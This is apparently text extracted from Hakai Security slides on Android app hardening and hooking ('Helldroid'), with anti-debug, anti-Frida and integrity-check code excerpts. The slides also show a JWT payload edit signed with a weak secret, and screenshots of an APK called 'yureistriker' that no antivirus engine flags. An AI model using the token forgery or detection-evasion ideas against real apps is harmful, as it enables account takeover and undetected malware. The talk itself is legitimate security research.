EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
"auth": "sms"  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  t0k3n!  
)  secret base64 encoded
```

> YureiStriker

The screenshot shows a mobile application analysis interface. At the top left is a circular "Community Score" icon with a green border and a white center containing the number "0 / 66". To its right is a message: "No security vendors flagged this file as malicious". On the far right are three buttons: "Reanalyze", "Similar", and "More". Below this header, the file name "yureistriker.apk" is displayed along with its SHA-256 hash: "cedf1131278075bf9868b47b8e0e11cb7e9d588d1d1374224259557f96bc9529". To the right of the file name are the file size "161.98 MB" and the "Last Analysis Date" "1 minute ago". A small "APK" icon is also present. Below the header, there are five tabs: "DETECTION" (which is selected), "DETAILS", "RELATIONS", "BEHAVIOR", and "COMMUNITY". A green banner at the bottom of the main content area encourages users to "Join our Community" and provides an API key for "automate checks". The "Security vendors' analysis" section lists various vendors and their detection status. A "Do you want to automate checks?" link is located to the right of this table.

Security vendor	Analysis result	Analysis vendor	Analysis result
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avast-Mobile	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected

Do you want to automate checks?

> YureiStriker

The screenshot shows the Kaspersky Plus Security software interface. The left sidebar has a dark theme with white text and icons. The 'Segurança' (Security) tab is highlighted with a red rectangle. The main window title is 'Verificar' (Check). It displays several sections:

- Verificação rápida**: A summary box stating it takes about five minutes. It includes a 'Executar' (Run) button.
- Tarefas de verificação adicionais**:
 - Verificação completa**: Checks the PC Inteligente. It says to keep the computer on after the check. Includes an 'Executar' button.
 - Verificação seletiva**: Focuses on specific files or folders. It says no threats were found. Includes a 'Selecionar' (Select) button.
 - Verificação de unidades removíveis**: Checks removable drives. It says no removable drives were found. Includes an 'Executar' button.
 - Verificação de vulnerabilidades do aplicativo**: Checks for application vulnerabilities. It says no vulnerabilities were found. Includes an 'Executar' button.
- Verificações instantâneas e em segundo plano**: A section at the bottom.



<https://github.com/Tricta/Helldroid>



STATIC

ART HOOKING

Java
REFLECTION

Code
ENCRYPTION

DYNAMIC

ANTI-ROOT

Frida
DETECTION

ANTI-
HOOKING

DEBUGGER
DETECTION

ANTI-
MEMORY
DUMP

ANTI-VIRTUAL
DEVICE













```

public static void createDummyFile(Context context){
    String fileName = "ModFinder";
    String moduleName = "awk";

    File file = new File(context.getExternalFilesDir( type: null ), fileName);

    try (FileOutputStream fos = new FileOutputStream(file)) {
        fos.write(moduleName.getBytes());
    } catch (IOException e) {
        e.printStackTrace();
    }
}

2 usages
public static void checkMainTrace(){
    /*for (StackTraceElement element : MainStackTrace) {
        Log.d("IntegrityCheck", element.getClassName() + "." + element.getMethodName());
    }*/

    List<String> currentStackTrace = Arrays.stream(MainStackTrace) Stream<StackTraceElement>
        .map(element -> element.getClassName() + "." + element.getMethodName()) Stream<String>
        .collect(Collectors.toList());

    if (!KNOWN_INVOKE_STACK_TRACE.stream().allMatch(currentStackTrace::contains)) {
        System.exit( status: -1);
    }
}

```

```

Loaded from: classes.dex */
public class Mainactivity extends AbstractActivityC0146g {

    /* renamed from: v, reason: collision with root package name */
    public I f2080v;

    public native void ReplaceMethodByObject(Object obj, Object obj2);

    @Override // e.AbstractActivityC0146g, androidx.activity.k, android.app.Activity
    public final void onCreate(Bundle bundle) {
        View findViewById;
        super.onCreate(bundle);
        try {
            Method declaredMethod = Hellroid.class.getDeclaredMethod("LoadLibrary", Context.class);
            declaredMethod.setAccessible(true);
            declaredMethod.invoke(null, this);
        } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {
            finish();
        }
        try {
            Method declaredMethod2 = Hellroid.class.getDeclaredMethod("createDummyFile", Context.class);
            Method declaredMethods = Hellroid.class.getDeclaredMethod("checkMainTrace", null);
            Method declaredMethod3 = Mainactivity.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);
            declaredMethod4.setAccessible(true);
            declaredMethod4.invoke(this, declaredMethod2, declaredMethod3);
        } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused2) {
            finish();
        }
        View inflate = getLayoutInflater().inflate(R.layout.activity_main, (ViewGroup) null, false);
        if (inflate instanceof ViewGroup) {
            ViewGroup viewGroup = (ViewGroup) inflate;
            int childCount = viewGroup.getChildCount();
            for (int i2 = 0; i2 < childCount; i2++) {
                View findviewById = viewGroup.getChildAt(i2).findViewById(R.id.sample_text);
                if (findviewById != null) {
                    break;
                }
            }
            findviewById = null;
            TextView textView = (TextView) findviewById;
            if (textView == null) {
                throw new NullPointerException("Missing required view with ID: ".concat(inflate.getResources().getResourceName(R.id.
            ConstraintLayout constraintLayout = (ConstraintLayout) inflate;
            this.f2080v = new I1(constraintLayout, textView);
            setContentView(constraintLayout);
            ((TextView) this.f2080v.f12b).setText("Hellroid");
            try {
                Method declaredMethod5 = Hellroid.class.getDeclaredMethod("createDummyFile", Context.class);
                declaredMethod5.setAccessible(true);
                Hellroid.f2077v = Thread.currentThread().getStackTrace();
                declaredMethod5.invoke(null, this);
            } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused3) {
                finish();
            }
        }
    }
}

```

The screenshot shows a developer's environment with the following components:

- Code Editor:** An IDE window displaying C++ code for a project named "Heldroid". The code includes functions for calculating CRC32 checksums and performing anti-hooking operations.
- Device Manager:** A sidebar listing connected devices, including "root" (Android 12.0 API 31), "bigger" (Android 12.0 API 31), "magisk root" (Android 12.0 API 31), "Nexus 5 API 30" (Android 11 API 30), and "non root" (Android 12.0 API 31).
- Emulator:** A virtual Android device running version 12.0 (API 31) showing the home screen with various apps like Calendar, Camera, Chrome, and Settings.

The screenshot shows a developer's environment for a mobile application named "Hellroid".

Code Editor: The main window displays the file `antiDebug.cpp` with the following code:

```
#include "antiDebug.h"

void antiDebug::execute(){
    std::thread JavaThread( &antiDebug::JavaDetect, this);
    std::thread NativeThread(&antiDebug::NativeDetect, this);

    JavaThread.join();
    //NativeThread.join();
}

void antiDebug::NativeDetect(){
    int status = Helldroid_openat(AT_FDCWD, "/proc/self/status", O_RDONLY, 0);
    if(checkTracerPID(status)){
        Helldroid_close(status);
        __android_log_print(ANDROID_LOG_WARN, "Hellroid", "[HELLROID]: debugging detected!");
        utils::KillProcess();
    }
    Helldroid_close(status);
}
```

Device Manager: A sidebar panel lists connected devices:

- magisk root (Android 12.0 "S")
- Nexus 5 API 30 (Android 11.0 "R")
- non root (Android 12.0 "S")
- root (Android 12.0 "S")

Emulator: An Android emulator window is open, showing a pink-themed home screen with standard icons.


Logcat: The bottom pane shows log output for the process `com.sdk.hellroid (root)`.

File Explorer: The left sidebar shows the project structure, including files like `AndroidManifest.xml`, `main.cpp`, and `antiDebug.h`.



> What is
Next?
More
hooking!

> Conclusion and Discussion



> Bibliography

[YAHFA](#)

[blog about alibaba dexposed](#)

[ARTdroid](#)


[ARTful by LaurieWired](#)

[android code search](#)

[Helldroid](#)

[StringFuck](#)

[android developer docs](#)





< Thanks >

<https://hakaisecurity.io>

dtrindade@hakaisecurity.io jtricta@hakaisecurity.io

@xdavimob



@_tricta

